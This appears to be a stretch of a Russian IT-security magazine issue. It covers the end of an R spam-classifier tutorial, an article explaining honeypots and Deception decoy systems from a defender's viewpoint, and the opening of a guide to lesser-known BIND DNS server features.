hard_nonspam_verify.docs <- dir(hard_nonspam_verify.path)
hard_nonspam_verify.docs <-
         hard_nonspam_verify.docs[which(hard_nonspam_verify.docs != "cmds")]

spam_verify.docs <- dir(spam_verify.path)
spam_verify.docs <- spam_verify.docs[which(spam_verify.docs != "cmds")]
```

Дальше прогоняем детектор по письмам всех трех категорий. Прогоняем так же, как делали это раньше. Единственное отличие: мы для простоты используем функцию **spamClassifier**, а не **classifyEmail**.

```
# Прогоняем детектор по письмам всех трёх категорий
easy_nonspam_verify.class <- suppressWarnings(lapply(easy_nonspam_verify.docs,
                      function(p)
                      {
                          spamClassifier(file.path(easy_nonspam_verify.path, p))
                      }))
hard_nonspam_verify.class <- suppressWarnings(lapply(hard_nonspam_verify.docs,
                      function(p)
                      {
                          spamClassifier(file.path(hard_nonspam_verify.path, p))
                      }))
spam_verify.class <- suppressWarnings(lapply(spam_verify.docs,
                      function(p)
                      {
                          spamClassifier(file.path(spam_verify.path, p))
                      }))
```

Затем готовим итоговый срез данных, по которому будет видно, как детектор отработал. Мы это уже делали чуть выше.

```
# Готовим итоговый срез данных, чтобы посмотреть как детектор отработал
easy_nonspam_verify.matrix <- do.call(rbind, easy_nonspam_verify.class)
easy_nonspam_verify.final <- cbind(easy_nonspam_verify.matrix, "easy_nonspam")

hard_nonspam_verify.matrix <- do.call(rbind, hard_nonspam_verify.class)
hard_nonspam_verify.final <- cbind(hard_nonspam_verify.matrix, "hard_nonspam")

spam_verify.matrix <- do.call(rbind, spam_verify.class)
spam_verify.final <- cbind(spam_verify.matrix, "SPAM")

class.matrix <- rbind(easy_nonspam_verify.final,
                      hard_nonspam_verify.final,
                      spam_verify.final)
classDF <- data.frame(class.matrix)
names(classDF) <- c("Prob.SPAM" ,"Prob.NONSPAM", "Class", "Type")

classDF$Prob.SPAM <- as.numeric(classDF$Prob.SPAM)
classDF$Prob.NONSPAM <- as.numeric(classDF$Prob.NONSPAM)
classDF$Class <- as.logical(as.numeric(classDF$Class))
classDF$Type <- as.factor(classDF$Type)
```

Посмотри, что получилось в итоге: **head(classDF)**.

```
> head(classDF)
      Prob.SPAM  Prob.NONSPAM Class         Type
1  0.000000e+00  0.000000e+00 FALSE easy_nonspam
2 1.316066e-167 3.345300e-129 FALSE easy_nonspam
3 3.285044e-238 1.352604e-189 FALSE easy_nonspam
4  0.000000e+00  0.000000e+00 FALSE easy_nonspam
5 6.908998e-114  3.765250e-88 FALSE easy_nonspam
6  0.000000e+00  0.000000e+00 FALSE easy_nonspam
>
```

Судя по первым шести строчкам таблицы, детектор справляется со своей работой хорошо, но для более объективной картины давай подсчитаем ложноположительные и ложноотрицательные срабатывания — суммарно по всем письмам.

```
# Показываем процент ложноположительных и ложноотрицательных срабатываний
getResults <- function(bool.vector)
{
  results <- c(length(bool.vector[which(bool.vector == FALSE)]) / length(bool.vector),
               length(bool.vector[which(bool.vector == TRUE)]) / length(bool.vector))
  return(results)
}

easy_nonspam_verify.col <- getResults(subset(classDF, Type == "easy_nonspam")$Class)
hard_nonspam_verify.col <- getResults(subset(classDF, Type == "hard_nonspam")$Class)
spam_verify.col <- getResults(subset(classDF, Type == "SPAM")$Class)
class.res <- rbind(easy_nonspam_verify.col, hard_nonspam_verify.col, spam_verify.col)
colnames(class.res) <- c("NONSPAM", "SPAM")
rownames(class.res) <- c("easy_nonspam", "hard_nonspam", "spam")

print(class.res)
```

Что мы здесь делаем? Создаем матрицу из трех строк и двух столбцов. Строки — это фактическая категория письма (**spam**, **easy_nonspam**, **hard_nonspam**), а столбцы — категория, которую определил наш детектор. В идеале, у нас должно получиться **[1, 1, 0]** в первом столбце и **[0, 0, 1]** во втором. А вот как у нас получилось на самом деле.

```
> print(class.res)
               NONSPAM       SPAM
easy_nonspam 0.9841155 0.01588448
hard_nonspam 0.9137931 0.08620690
spam         0.2772277 0.72277228
>
```


Из таблицы видно, что наш классификатор работает хоть и не идеально, но вполне хорошо.

РИСУЕМ РЕЗУЛЬТАТ НА ГРАФИКЕ

```
# Рисуем на графике результат работы детектора
class.plot <- ggplot(classDF, aes(x = log(Prob.NONSPAM), log(Prob.SPAM))) +
    geom_point(aes(shape = Type, alpha = 0.5)) +
    geom_abline(intercept = 0, slope = 1) +
    scale_shape_manual(values = c("easy_nonspam" = 1,
                                  "hard_nonspam" = 2,
                                  "SPAM" = 3),
                       name = "Email Type") +
    scale_alpha(guide = "none") +
    xlab("log[Prob(NONSPAM)]") +
    ylab("log[Prob(SPAM)]") +
    theme_bw() +
    theme(axis.text.x = element_blank(), axis.text.y = element_blank())

ggsave(plot = class.plot,
       filename = file.path("images", "final_classify.pdf"),
       height = 10,
       width = 10)
```

Что мы здесь делаем? Отражаем на графике, как сильно (в процентах) письмо похоже на спам (ось **OX**) и на не-спам (ось **OY**). Причем выводим данные в логарифмическом масштабе. Зачем такое ухищрение? Потому что разброс значений, которые мы наносим на график, очень большой. Поэтому без логарифмического преобразования результат получился бы менее наглядным.

График, сохраненный в формате PDF, ты найдешь в своей рабочей папке, в подкаталоге **images**.



В идеале, весь спам должен оказаться выше диагональной линии, а не-спам — ниже. Как видишь из рисунка, наш результат хоть и выглядит весьма неплохо, но все-таки не идеален.

Анализируя график, мы можем извлечь некоторое интуитивное представление о слабых местах своего детектора. Мы видим, что некоторые письма прижаты к оси **OX**. У них значение **Prob(SPAM)** равняется нулю. Другие прижаты к **OY** — у них значение **Prob(SPAM)** равняется нулю. А некоторые письма вообще прижаты к точке ноль.

Все эти наблюдения указывают на то, что мы подготовили не очень удачный набор тренировочных данных для не-спама. Потому что, глядя на результат обработки проверочных писем, мы видим: есть намного больше термов, которые было бы неплохо задействовать в качестве индикаторов не-спама, чем тот набор, который мы фактически используем.

Оно и понятно. Ведь мы конструировали упрощенный детектор спама. Само собой, его можно развивать и совершенствовать. Что я и предлагаю тебе сделать в качестве домашнего задания. Если дерзнешь, обязательно поделись в комментариях к статье своими успехами на этом поприще.

WWW

- Исходный код к статье

ТЕХНОЛОГИЯ ОБМАНА

Вячеслав Круглов
Golang-разработчик в области информационной безопасности. Окончил МГТУ им. Баумана в 2020 г. и Технопарк от mail.ru в 2018 г.
st.yaches@mail.ru

Борис Королев

ЧТО ТАКОЕ DECEPTION И КАК ТЕПЕРЬ ОБМАНЫВАЮТ ХАКЕРОВ

Ты наверняка слышал про ханипоты — цели-приманки, по атакам на которые вычисляют хакеров. В последние годы эта технология проапгрейдилась и теперь носит общее название Deception. О том, в чем отличия и как хакеров пытаются водить за нос, мы и поговорим.

Слово deception переводится с английского как обман. Это название очень точно отражает суть решения — ведь чтобы поймать атакующего, ловушки должны быть неотличимы от настоящих сервисов.

Сегодня эта технология представлена в основном зарубежными — американскими и израильскими — вендорами. Среди них самые известные — TrapX, Illusive Networks, Fidelis, Cymmetria MazeRunner, Canary. С российскими производителями пока не очень. У нас есть Honeypot Manager «Кода безопасности», выпущенный в 2009 году, — уже не просто ханипот, но еще и не полноценный Deception. Есть пара свежих полноценных решений — Bastion Security Platform, которую делаем мы с моими коллегами в «Бастионе», и Xello. Также можно найти несколько опенсорсных программ.

Собственно, с позиции разработчика я и планирую рассказать о том, что такое Deception и чем он интересен. Но сначала поговорим о предтече этой технологии — ханипотах.


ГОРШКИ С МЕДОМ

Honeypot («горшочек с медом») можно считать первой инкарнацией технологии Deception, а появились они еще в конце восьмидесятых — начале девяностых годов. Ханипот — это сетевой объект, единственная цель которого — привлекать злоумышленника и быть атакованным.

Ханипот не несет иной ценности в сети, в которой установлен; с ним не ведется никаких легитимных сетевых взаимодействий. Когда ханипот атакуют, он фиксирует это и сохраняет все действия атакующего. В дальнейшем эти данные помогают анализировать путь злоумышленника.

Побочная цель ханипота — задержать продвижение атакующего по сети, заставив его потратить время на изучение ложного ресурса.

Ханипот может быть полноценной операционной системой, которая эмулирует рабочее место сотрудника или сервер, либо отдельным сервисом.



Однако сам по себе ханипот имеет ряд недостатков:


- нужно отдельно настраивать каждый ложный сервер;
- ханипоты не взаимодействуют между собой и с элементами настоящей инфраструктуры. Они не оставляют следов, хакеру их трудно обнаружить;
- ханипоты, как правило, не объединены в централизованную систему.

На смену этой технологии постепенно пришла другая, более продвинутая и умная, — Deception.

СУТЬ ТЕХНОЛОГИИ ОБМАНА

Deception относится к решениям класса Intrusion Detection System (IDS) — системам обнаружения вторжений. Основная цель такой системы — выявлять попытки нежелательного доступа к сети. Иными словами, Deception помогает обнаруживать сетевые атаки.

В чем отличие Deception от ханипотов? Ханипот — это отдельный сетевой ресурс, который ни с кем не взаимодействует, а только ждет атакующего, чтобы записать его действия. Deception же — это централизованная система управления ложными сетевыми объектами, которые принято называть ловушками (decoys). Каждая ловушка представляет собой, по сути, отдельный ханипот, однако все они связаны с центральным сервером.




Такие решения обычно имеют удобный интерфейс для управления ловушками. Оператор может создавать ловушки с желаемым набором эмулируемых сетевых сервисов, в выбранной подсети, с нужным способом получения IP-адреса и так далее.

Ловушки и эмулируемые на них сервисы поддерживают постоянное соединение с сервером. Так же как и ханипоты, ловушки в Deception не предусматривают легитимного сетевого взаимодействия (за исключением взаимодействия с другими компонентами Deception).

Ловушка будет сообщать на сервер о любой попытке взаимодействия с ней: это служит индикатором атаки. При этом оператор может моментально получить уведомление о произошедшем событии. В нем будут указаны детали произошедшего: адрес и порт источника и цели, протокол взаимодействия, время срабатывания и так далее.

Дополнительные модули в составе Deception также могут предоставлять возможность ручного или автоматизированного реагирования на инциденты.




В понятие Deception могут входить и другие вещи. Некоторые компоненты помогают упростить настройки и автоматизацию развертывания, другие делают ловушки больше похожими на настоящие сетевые сервисы, еще одни — привлекают внимание хакеров к ложным целям.

Некоторые компоненты могут решать смежные задачи — например, реагировать на инциденты, собирать индикаторы компрометации с рабочих станций и искать на них уязвимое ПО.

АГЕНТЫ

Агент — это программа, которая устанавливается на реальные рабочие станции пользователей или серверы. Она умеет общаться с сервером Deception, исполнять его команды или передавать в центр управления полезные данные.

Среди решений класса Deception есть как продукты, в состав которых входит агент, так и те, которые обходятся без него.



В задачи агента может входить:

- сбор данных о состоянии рабочих станций;
- распространение приманок;
- эмуляция активности в сети;
- реагирование на инциденты (ручное или автоматизированное);
- сбор данных для форензики;
- что-то еще — в меру потребностей клиентов и фантазии разработчика.

Деятельность агента есть смысл сделать скрытой от человека, который работает за компьютером. Зачем? Во-первых, пользователь может намеренно или случайно удалить агент или его составляющие.

Во-вторых, наличие неизвестного (или известного до определенной степени — если пользователь об этом предупрежден) ПО на рабочей станции может вызвать ощущение дискомфорта.

В-третьих, все, что видит пользователь, увидит и атакующий, получивший доступ к этому компьютеру. А ведь мы не хотим раскрыть свои карты перед атакующим, правда?

Поэтому агентские решения в составе Deception следует делать таким образом, чтобы пользователь не видел ни агента, ни следов его жизнедеятельности (или хотя бы стараться свести это к минимуму).

Поэтому агенты обычно работают в привилегированном режиме, в виде драйвера для Windows либо модуля ядра в случае с Linux. Это позволяет, например, перехватывать системные вызовы для обеспечения скрытности, а также не дает пользователю удалять агент или мешать ему работать.

ПРИЕМЫ МИМИКРИИ


Задачи Deception как технологии — убедить атакующего в том, что все ловушки и взаимодействия между ними реальны, ценны и используются, а также сделать ложные цели привлекательными для атаки. В современных системах есть ряд компонентов, которые отвечают за эти цели.

Приманки

Чтобы атакующий с большей вероятностью наткнулся на ловушку, можно его к этому подтолкнуть. Как? Для этого в Deception используются приманки, или «хлебные крошки».

Приманка — это объект, который размещается на реальной рабочей станции, скрытно или не очень. Приманка выглядит как что-то обычное и привлекательное для атакующего («случайно» забытый файл с паролем, сохраненная сессия, закладка в браузере, запись в реестре, примонтированная шара и подобное). Приманка содержит ссылку и данные для доступа на ложный сетевой ресурс.

Злоумышленник, обнаружив такую ссылку и авторизационные данные, конечно же, захочет проверить, что это за сервис. Он заходит на ловушку, и тут срабатывает сигнализация об инциденте.



Виды и способы размещения приманки зависят от типа ловушки, на которую приманка ведет.

Приманки могут распространяться несколькими способами. Если в составе Deception присутствуют агенты, задача разбрасывания приманок возлагается на них. В этом случае процесс можно легко автоматизировать: сервер управления посылает команду на агент, и тот выполняет необходимые действия для установки приманки.

Если агентов нет, Deception-решение может предлагать готовые скрипты, которые необходимо будет выполнить на рабочих станциях вручную. Этот подход обладает очевидными недостатками: например, при перенастройке ловушек нет возможности автоматически обновить приманки на рабочих станциях, тогда как агенты позволяют это сделать.

Следует, насколько это возможно, ограничить взаимодействие настоящих пользователей ПК с приманками. Однако слишком сильно скрывать ложные цели тоже нельзя. Если злоумышленник не сможет их найти, для чего они вообще нужны?


И конечно, приманки должны быть правдоподобными. Если мы поставим приманку в виде SSH на компьютер бухгалтера, это может вызвать подозрения атакующего.

Зачастую приманка содержит авторизационные данные для доступа к ловушке — логин и пароль или ключ. Но как правильно их составить, чтобы они выглядели правдоподобно? Тут и появляется мысль вести внутри Deception базу фейковых пользователей.

Ложные пользователи

Итак, мы хотим подставлять в приманке данные для авторизации, максимально похожие на настоящие. При этом в каждой организации данные пользователей выглядят по-разному. У всех разные форматы логина (например, часто встречаются логины вида «первая буква имени — точка — фамилия» латиницей). У всех разные парольные политики. Для некоторых приманок могут понадобиться почтовый адрес, адрес домена, что-то еще. Как быть?

Задачу можно решить, ведя базу ложных пользователей сети. Есть разные подходы к ведению такой базы.



Например, Deception можно интегрировать с системой анализа трафика. Это дает возможность распознавать в сетевом трафике наличие данных для авторизации, находить в них общие черты и генерировать пользователей, похожих на настоящих, по выявленным правилам.

Если такой интеграции нет, хорошим решением выглядит генерация пользователей по заданным вручную правилам. Среди таких правил может быть выбор определенного словаря имен, задание шаблона для логина, задание правил генерации пароля (наличие спецсимволов, минимальная длина, генерация запоминающихся паролей, выбор паролей из словаря и так далее), задание адреса домена, почтового сервера.

Такой подход может пригодиться, если компания с помощью Deception защищает филиалы, расположенные в разных странах. Тогда, скажем, для российского филиала у ложных пользователей могут быть имена из русского словаря, а для китайского — из китайского.

Когда сформирована база ложных пользователей, Deception может использовать ее при создании приманок. Для большей реалистичности можно делать связку между агентом и ложным пользователем так, чтобы все приманки, размещенные на этом агенте, были от имени одного человека.


Эмуляция сетевого взаимодействия

Если традиционные ханипоты существуют сами по себе, ни с чем не взаимодействуют и не оставляют следов в сети, то технология Deception направлена в том числе на то, чтобы подтолкнуть злоумышленника к взаимодействию с ловушкой.

Для этого атакующему надо подсказать, где искать ловушку, и заставить его подумать, что это реальный сервис. Представь, что ты нашел в сети некий сервис, и результат пассивного сниффинга показывает, что с ним никто и никогда не взаимодействует. Подозрительно? Да!

Поэтому одна из фишек Deception — это возможность активно эмулировать сетевое взаимодействие. Взаимодействовать могут любые точки в рамках системы: ловушки с ловушками, агенты с ловушками. Реализация зависит от конкретного решения и может включать как взаимодействие простыми пакетами TCP/UDP, так и передачу данных по какому-то высокоуровневому протоколу.

Конкретика будет зависеть от типа ловушки. К примеру, можно научить агента с некой периодичностью ходить в ловушку, которая эмулирует SSH, проходить на ней авторизацию и даже выполнять какие-нибудь команды.



Важная деталь: выше я говорил, что ловушка оповещает о любых попытках подключиться к ней и передает уведомление об этом на сервер. И о подключениях в рамках эмуляции тоже! В сервер Deception должен быть встроен механизм, который сумеет отличить настоящие события безопасности.

Эмуляция, кстати, в какой-то мере пересекается с идеей приманок. Есть сетевые протоколы, которые подразумевают передачу авторизационных данных в открытом виде (например, FTP). Эмуляция подключения по FTP будет работать так же, как и приманка: мы скармливаем атакующему, который прослушивает трафик, логин и пароль для доступа к ловушке.

Использовать эту функциональность следует с осторожностью. Хакер может заподозрить что-то неладное, анализируя трафик: например, что все запросы одинаковые, происходят слишком часто, имеют нетипичную длину или другие параметры. При разработке и при настройке систем Deception требуется учитывать эти нюансы: вводить рандомизацию или другие способы маскировки.

ДОПОЛНИТЕЛЬНЫЕ КОМПОНЕНТЫ

Как я уже говорил, в Deception могут быть включены самые разные элементы. Я подробно остановлюсь на двух наиболее актуальных — автоматическом развертывании и сборе данных с рабочих станций.

Автоматическое развертывание

Одна из потенциальных проблем Deception — это трудоемкость первичной настройки. Без автоматического деплоя при установке Deception в сеть пришлось бы вручную определять список ловушек и эмулируемых сервисов, правильно их настраивать и для каждой ловушки создавать и размещать приманки. Огромная работа!

При этом нельзя взять и сделать типовое решение, чтобы ставить его каждому клиенту. В каждой организации свой набор сетевых ресурсов, которые имеет смысл размещать в виде ловушек. Если сеть компании небольшая, то справится один специалист, но что, если Deception ставит себе большая компания? У нее может быть множество подсетей, которые нуждаются в установке ловушек. В каждой подсети может быть свой набор типичных ресурсов. Так что мысль автоматизировать развертывание напрашивается сама собой.


Реализаций можно придумать несколько. К примеру, если Deception интегрирован с системой анализа трафика (как в примере с ложными пользователями), система сможет получать данные о том, по каким протоколам идет взаимодействие в каждой отдельной подсети. На основе этой информации Deception может автоматически устанавливать нужные виды ловушек в нужном количестве и даже сама обновлять ложный слой сети при добавлении новых реальных ресурсов.

Если же такой интеграции нет, проблему можно решить иначе. Сервер Deception выполняет активное сканирование сети, получая данные об открытых портах на реальных машинах, или пассивное прослушивание трафика там, где это возможно. Собранную информацию Deception будет использовать для автоматической установки ловушек.

Третий способ еще проще, но не избавляет полностью от необходимости ручной работы. Можно предоставить оператору не ручное создание и настройку отдельных ловушек, а способ выбора предпочтительного списка сетевых сервисов и предполагаемого количества ловушек. Тогда установка и настройка будет выполнена автоматически по шаблону.

Сбор данных с рабочих станций

Deception может быть не только средством обнаружения атак. Наличие агентов позволяет системе брать на себя и другие задачи. Одна из них — сбор агентом данных об установленном на компьютерах ПО, включая версию и дату установки. Результаты можно сравнивать с базами CVE и вовремя предупреждать о том, что в используемой версии программы есть серьезная уязвимость.



С другой стороны, агент может собирать данные для форензики (расследования инцидентов). Когда ловушка обнаруживает атаку, источник которой — рабочая станция с агентом, Deception может сопоставить данные от ловушки (время, порт источника соединения) с информацией, которой обладает агент. Таким образом можно получить полезные сведения об атаке: какой процесс ее запустил, как он проник на компьютер и так далее.

Также агент может собирать разные индикаторы компрометации на рабочей станции сотрудника. Это позволило бы получать уведомления даже до того, как атакующий перейдет к активным действиям в сети.

ЗАКЛЮЧЕНИЕ

Deception сравнительно новая технология, и решения этого класса появились на рынке не так давно, однако она постепенно завоевывает популярность. Deception не заменяет стандартные общепринятые системы информационной безопасности, но дополняет системы защиты, позволяя обнаружить атаки, обошедшие все прочие средства.

Однако это очень гибкая система, и благодаря интеграции с другими средствами ИБ она обеспечивает широкие возможности обнаружения атак. В Deception можно встроить разные механизмы инвентаризации сетевых активов, реагирование на инциденты и прочее. Эффективность этой системы зависит от того, как ее разработать и настроить. Если все сделать правильно, злоумышленник не догадается, что перед ним ненастоящая цель. А даже если сможет — для него будет уже поздно.

Deception простит какие-то ошибки в настройке: даже при наличии косвенных признаков, по которым атакующий сможет отличить ловушку, система остается достаточно эффективной. Но забывать о правильной настройке не стоит!

Если ты сомневаешься, нужна ли твоей компании такая технология, можешь установить пробную версию любого из решений (в том числе наше!). Если же ты выступаешь на стороне пентестеров и редтимеров, то надеюсь, ты оценил наши усилия в усложнении твоей жизни! :)

ХИТРОСТИ BIND

БЕРЕМ КОНТРОЛЬ НАД DNS В СВОИ РУКИ

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

BIND был и остается одной из самых популярных реализаций сервера DNS. Долгое время он был фактическим стандартом и для ответственных (authoritative), и для кэширующих серверов. Более того, до двухтысячных годов все до единого корневые сервера работали именно на нем. В этой статье мы рассмотрим ряд не слишком известных, но полезных возможностей BIND.

То десятилетие с середины девяностых по середину двухтысячных вообще было временем фактических монополий. Веб-сервер — Apache HTTPD, почтовый сервер — Sendmail, ну а сервер DNS — BIND. С тех пор появилось множество альтернатив. Например, часть корневых серверов перешли на NSD.

Однако альтернативы старым проектам часто идут по пути специализации. NSD не кэширует запросы и предназначен только для держателей доменов — он идеально подходит для корневых серверов, но совершенно не подойдет для корпоративного или провайдерского сервера. Проект PowerDNS состоит из двух независимых частей: ответственный pdns и кэширующий pdns_recursor. Проект dnsmasq — чисто кэширующий сервер для малых сетей со встроенной реализацией DHCP.

В то же время BIND универсален. Возможно, это и позволяет ему оставаться популярным. Он может и отвечать за зоны, и кэшировать запросы, и хранить записи в реляционных БД. Это, может, и не лучший проект для каждой из задач в отдельности, но зато он решает их все одновременно с весьма неплохой производительностью. Таким способом не слишком большие компании и сети учебных и испытательных лабораторий вполне могут обойтись одним сервером DNS.

ПРОВЕРЯЕМ СИНТАКСИС НАСТРОЕК

При работе с серверами вручную многие люди правят файл настроек, перезапускают сервис и бегут чинить, если он не запустился. И совершенно зря, потому что у многих проектов есть опции демона или отдельные утилиты для проверки синтаксиса! В их числе и BIND.

Утилиты `named-checkconf` и `named-checkzone` весьма полезны как при ручной настройке, так и при написании скриптов. Будем честными — грамматика файлов BIND не всегда интуитивна. С помощью этих утилит можно получить более-менее внятные сообщения об ошибках без перезапуска сервиса.

```
$ named-checkconf /tmp/new-named.conf || echo "Bad file"
/etc/named.conf:66: missing ';' before '}'
Bad file

$ named-checkzone example.com /var/named/data/example.com
zone example.com/IN: NS 'ns1.example.com' has no address records (A
or AAAA)
zone example.com/IN: not loaded due to errors.
```

УСКОРЯЕМ ЗАГРУЗКУ ЗОН

Текстовый формат зон BIND стал фактическим стандартом, и его поддерживают многие другие реализации, прежде всего чтобы упростить перенос существующих зон. Некоторые регистраторы даже позволяют редактировать и вносить записи в этом формате через веб-интерфейс. Формат `www IN A 192.0.2.1` видели даже далекие от DNS люди.

INFO

Ключевое слово IN — это не предлог in, а сокращение от Internet. Протокол DNS и BIND появились до того, как исследовательские сети объединились в единый Интернет, поэтому в DNS до сих пор формально существуют классы записей IN (Internet) и CH (ChaosNet).

Однако этот формат не слишком прост для синтаксического разбора — и загрузка зон с большим числом записей может ощутимо замедлить запуск демона. Регистраторы доменов и хостеры нередко хранят записи в базе данных, что и быстрее, и проще в управлении из админки.

Но если проблема только в производительности, есть и более простой способ: использовать двоичные форматы файлов.

Конвертировать зону в двоичный формат можно командой `named-compilezone`. Формата два: map и raw. Формат map представляет собой простой дамп памяти. Он загружается быстрее всего, поскольку вообще не требует разбора, но не является переносимым — работает только в пределах одной архитектуры. Формат raw загружается чуть медленнее, но работает на любой машине.

Рассмотрим пример для формата map. Сначала нужно скомпилировать в него текстовый файл зоны.

```
$ sudo named-compilezone -Fmap -o /var/named/data/example.com.map
example.com /var/named/data/example.com
```

Затем нужно соответствующим образом поправить описание зоны в `/etc/named.conf`. Формат файла с данными зоны не определяется автоматически, поэтому нам придется указать опцию `masterfile-format`.

```
zone "example.com" {
    type master;
    masterfile-format map;
    file "/var/named/data/example.com.map";
};
```

Ощутимая разница заметна только на очень больших файлах. Но если ты окажешься в такой ситуации, теперь ты знаешь, как из нее выйти.

ГЕНЕРИРУЕМ ЗАПИСИ ДЛЯ ДИАПАЗОНОВ АДРЕСОВ

Часто в ответах на обратные запросы можно увидеть адреса вроде `192.0.2.10.customers.example.com`. Такие записи удобны для админов других сетей — из вывода traceroute или tcpdump сразу понятно, какой компании принадлежит адрес.

Как они делаются? Можно сгенерировать их скриптом и записать в файл зоны, но в BIND для этой цели есть встроенный механизм — директива `$GENERATE`.

Для примера сгенерируем записи вида 192.0.2.X.users.example.com для диапазона адресов 192.0.2.1–100.

Сначала добавим обратную зону для сети 192.0.2.0/24 в `/etc/named.conf`.

```
zone "2.0.192.in-addr.arpa" {
        type master;
        file "/var/named/data/2.0.192.in-addr.arpa";
};
```

Затем создадим файл зоны.

```
$TTL 86400

@ IN SOA localhost. root.localhost. (
        2020071001 ; serial
        28800 ; refresh
        14400 ; retry
        3600000 ; expire
        86400 ; default TTL
)

2.0.192.in-addr.arpa.   IN  NS  ns1.example.com.

200 IN PTR jrandomhacker.users.example.com.

$GENERATE 1-100 $ PTR 192.0.2.$.users.example.com.
```

Применим изменения командой `rndc reload` или перезапуском сервиса. Для начала убедимся, что зона работает, и запросим PTR к настроенному вручную 192.0.2.200.

```
$ host 192.0.2.200 localhost
200.2.0.192.in-addr.arpa domain name pointer jrandomhacker.users.ex-
ample.com.
```

Теперь проверим адрес, для которого нет явной записи.

```
$ host 192.0.2.76 localhost
76.2.0.192.in-addr.arpa domain name pointer 192.0.2.76.users.exam-
ple.com.
```

Как видим, все работает как ожидалось.

Разберем директиву на части. Первый аргумент (`1-100`) — это диапазон значений счетчика. Символ `$` при генерации записей заменяется на текущее значение счетчика. В нашем случае BIND сгенерирует 99 правил от `$=1` до `$=100`.

Второй аргумент — имя записи. Для записей типа PTR это номер хоста в сети, и он совпадает со счетчиком, потому и просто `$`. Третий аргумент — тип записи. Наконец, последний аргумент — ее значение.

Увы, в BIND нет способа исключить из автоматической генерации адреса, для которых уже есть явные записи, так что для клиентов со статическими адресами нужно либо выделить отдельный диапазон, либо смириться с двумя записями для одного адреса — явной и автоматически сгенерированной (что, впрочем, не принесет никакого вреда).

Директива `$GENERATE` обрабатывается при загрузке зоны и генерирует все записи в памяти. Таким образом, с ее помощью можно сэкономить время админа и число строк в файле зоны, но требования к памяти останутся теми же.

Автоматически сгенерированные записи обычно ассоциируются с обратными зонами, но не ограничиваются ими.

